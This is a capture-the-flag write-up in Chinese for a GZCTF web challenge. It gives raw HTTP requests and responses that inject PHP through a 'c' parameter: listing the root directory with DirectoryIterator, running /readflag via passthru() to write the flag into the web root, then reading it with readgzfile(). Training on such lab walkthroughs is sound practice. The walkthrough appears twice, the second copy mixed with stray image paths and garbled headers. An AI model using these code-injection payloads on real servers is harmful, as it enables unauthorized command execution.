mlzx_web77

> **Note**
>
> `GZCTF-challenges/mlzx/mlzx_web77`

1. 获取根目录信息

   请求包

   ```
   POST / HTTP/1.1
   Host: IP:PORT
   Content-Type: application/x-www-form-urlencoded
   Content-Length: 31

   c=?><?php $a=new DirectoryIterator("glob:///*");foreach($a as $f){echo($f->__toString().',');}exit(0);?>
   ```

   响应包

   ```
   HTTP/1.1 200 OK
   Server: nginx/1.18.0
   Date: Tue, 09 Dec 2025 09:04:47 GMT
   Content-Type: text/html; charset=UTF-8
   Connection: keep-alive
   Access-Control-Allow-Methods: GET,POST,PUT,DELETE,OPTIONS
   Access-Control-Allow-Credentials: true
   Access-Control-Expose-Headers: Content-Type,Cookies,Aaa,Date,Server,Content-Length,Connection
   Access-Control-Allow-Headers: DNT,X-CustomHeader,Keep-Alive,User-Agent,X-Requested-With,If-Modified-Since,Cache-Control,Content-Type,Authorization,x-auth-token,Cookies,Aaa,Date,Server,Content-Length,Connection
   Access-Control-Max-Age: 1728000
   Content-Length: 98

   bin,dev,entrypoint.sh,etc,home,lib,media,mnt,opt,proc,readflag,root,run,sbin,srv,sys,tmp,usr,var,
   ```

2. 调用 `readflag` 输出 `flag`

   请求包

   ```
   POST / HTTP/1.1
   Host: IP:PORT
   Content-Type: application/x-www-form-urlencoded
   Content-Length: 31

   c=passthru('/readflag > /var/www/html/flag.txt');exit;
   ```

   响应包

   ```
   HTTP/1.1 200 OK
   Server: nginx/1.18.0
   Date: Tue, 09 Dec 2025 09:04:52 GMT
   Content-Type: text/html; charset=UTF-8
   Connection: keep-alive
   Access-Control-Allow-Methods: GET,POST,PUT,DELETE,OPTIONS
   Access-Control-Allow-Credentials: true
   Access-Control-Expose-Headers: Content-Type,Cookies,Aaa,Date,Server,Content-Length,Connection
   Access-Control-Allow-Headers: DNT,X-CustomHeader,Keep-Alive,User-Agent,X-Requested-With,If-Modified-Since,Cache-Control,Content-Type,Authorization,x-auth-token,Cookies,Aaa,Date,Server,Content-Length,Connection
   Access-Control-Max-Age: 1728000

   ```

3. 访问存放 `flag` 的文件

   请求包


   ```
   POST / HTTP/1.1
   Host: IP:PORT
   Content-Type: application/x-www-form-urlencoded
   Content-Length: 31

   c=readgzfile("flag.txt");exit;
   ```

   响应包

```
HTTP/1.1 200 OK
Server: nginx/1.18.0
Date: Tue, 09 Dec 2025 09:26:53 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Access-Control-Allow-Methods: GET,POST,PUT,DELETE,OPTIONS
Access-Control-Allow-Credentials: true
Access-Control-Expose-Headers: Content-Type,Cookies,Aaa,Date,Server,Content-Length,Connection
Access-Control-Allow-Headers: DNT,X-CustomHeader,Keep-Alive,User-Agent,X-Requested-With,If-Modified-Since,Cache-Control,Content-Type,Authorization,x-auth-token,Cookies,Aaa,Date,Server,Content-Length,Connection
Access-Control-Max-Age: 1728000
Content-Length: 31

flag{GZCTF_dynamic_flag_test}}
```




```
POST / HTTP/1.1
Host ? : [redacted]
Content-Type: application/x-www-form-urlencoded
Content-Length auto : 31

c=?><?php $a=new DirectoryIterator("glob:///*");foreach($a as $f){echo($f->__toString().',');}exit(0);?>
```

```
HTTP/1.1 200 OK
Server: nginx/1.18.0
Date: Tue, 09 Dec 2025 09:04:47 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Access-Control-Allow-Methods: GET,POST,PUT,DELETE,OPTIONS
Access-Control-Allow-Credentials: true
Access-Control-Expose-Headers: Content-Type,Cookies,Aaa,Date,Server,Content-Length,Connection
Access-Control-Allow-Headers: DNT,X-CustomHeader,Keep-Alive,User-Agent,X-Requested-With,
If-Modified-Since,Cache-Control,Content-Type,Authorization,x-auth-token,Cookies,Aaa,Date,Server,
Content-Length,Connection
Access-Control-Max-Age: 1728000
Content-Length: 98

bin,dev,entrypoint.sh,etc,home,lib,media,mnt,opt,proc,readflag,root,run,sbin,srv,sys,tmp,usr,var,
```




```
POST / HTTP/1.1
Host ? : [redacted]
Content-Type: application/x-www-form-urlencoded
Content-Length auto : 31

c=passthru('/readflag > /var/www/html/flag.txt');exit;
```

```
HTTP/1.1 200 OK
Server: nginx/1.18.0
Date: Tue, 09 Dec 2025 09:04:52 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Access-Control-Allow-Methods: GET,POST,PUT,DELETE,OPTIONS
Access-Control-Allow-Credentials: true
Access-Control-Expose-Headers: Content-Type,Cookies,Aaa,Date,Server,Content-Length,Connection
Access-Control-Allow-Headers: DNT,X-CustomHeader,Keep-Alive,User-Agent,X-Requested-With,
If-Modified-Since,Cache-Control,Content-Type,Authorization,x-auth-token,Cookies,Aaa,Date,Server,
Content-Length,Connection
Access-Control-Max-Age: 1728000

```



```
POST / HTTP/1.1
Host ? : [redacted]
Content-Type: application/x-www-form-urlencoded
Content-Length auto : 31

c=readgzfile("flag.txt");exit;
```

```
HTTP/1.1 200 OK
Server: nginx/1.18.0
Date: Tue, 09 Dec 2025 09:26:53 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Access-Control-Allow-Methods: GET,POST,PUT,DELETE,OPTIONS
Access-Control-Allow-Credentials: true
Access-Control-Expose-Headers: Content-Type,Cookies,Aaa,Date,Server,Content-Length,Connection
Access-Control-Allow-Headers: DNT,X-CustomHeader,Keep-Alive,User-Agent,X-Requested-With,
If-Modified-Since,Cache-Control,Content-Type,Authorization,x-auth-token,Cookies,Aaa,Date,Server,
Content-Length,Connection
Access-Control-Max-Age: 1728000
Content-Length: 31

flag{GZCTF_dynamic_flag_test}}

```

远端地址：192.168.128.131:32781; 响应时间：2ms; 总耗时：5ms; URL:http://192.168.128.131:32781/